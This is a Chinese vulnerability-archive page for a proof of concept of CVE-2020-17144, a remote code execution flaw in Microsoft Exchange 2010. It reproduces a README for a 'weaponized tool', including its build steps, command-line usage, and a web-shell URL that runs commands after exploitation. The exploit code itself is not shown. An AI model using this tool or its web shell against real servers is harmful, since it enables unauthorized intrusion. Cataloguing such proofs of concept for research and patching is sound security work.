目标达成 感谢每一位支持者 — 我们达成了 100% 目标!

目标: 1000 元 · 已筹: 1359 元

100%

CVE-2020-17144 PoC — Microsoft Exchange Server 代码问题漏洞

来源
关联漏洞
标题: Microsoft Exchange Server 代码问题漏洞 (CVE-2020-17144)
Description:Microsoft Exchange Server是美国微软(Microsoft)公司的一套电子邮件服务程序。它提供邮件存取、储存、转发,语音邮件,邮件过滤筛选等功能。 Microsoft Exchange Server 存在代码问题漏洞,远程攻击者利用该漏洞可执行代码。以下产品及版本受到影响:Microsoft Exchange Server 2010 Service Pack 3 Update Rollup 31。
Description
weaponized tool for CVE-2020-17144
介绍
## weaponized tool for CVE-2020-17144(Microsoft Exchange 2010 MRM.AutoTag.Model unsafe deserialize vulnerability)

### build

install .net framework 3.5 first, then `make`. 

### usage
	CVE-2020-17144 <target> <user> <pass>

After exploit, access http://[target]/ews/soap/?pass=whoami to get command execution.

![](https://raw.githubusercontent.com/zcgonvh/CVE-2020-17144/master/exp.jpg)

And you can also modify e.cs as a customize exp.

for more information, read [my-blog-post](http://www.zcgonvh.com/post/analysis_of_CVE-2020-17144_and_to_weaponizing.html)(in chinese).
文件快照

登录后查看神龙缓存的 POC 文件快照

登录查看
备注
    1. 建议优先通过来源进行访问。
    2. 本地 POC 快照面向订阅用户开放;当原始来源失效或无法访问时,本地镜像作为订阅权益的一部分提供。
    3. 持续抓取、验证、维护这份 POC 档案需要不少投入,因此本地快照已纳入付费订阅。您的订阅是让这份资料能继续走下去的关键,由衷感谢。 查看订阅方案 →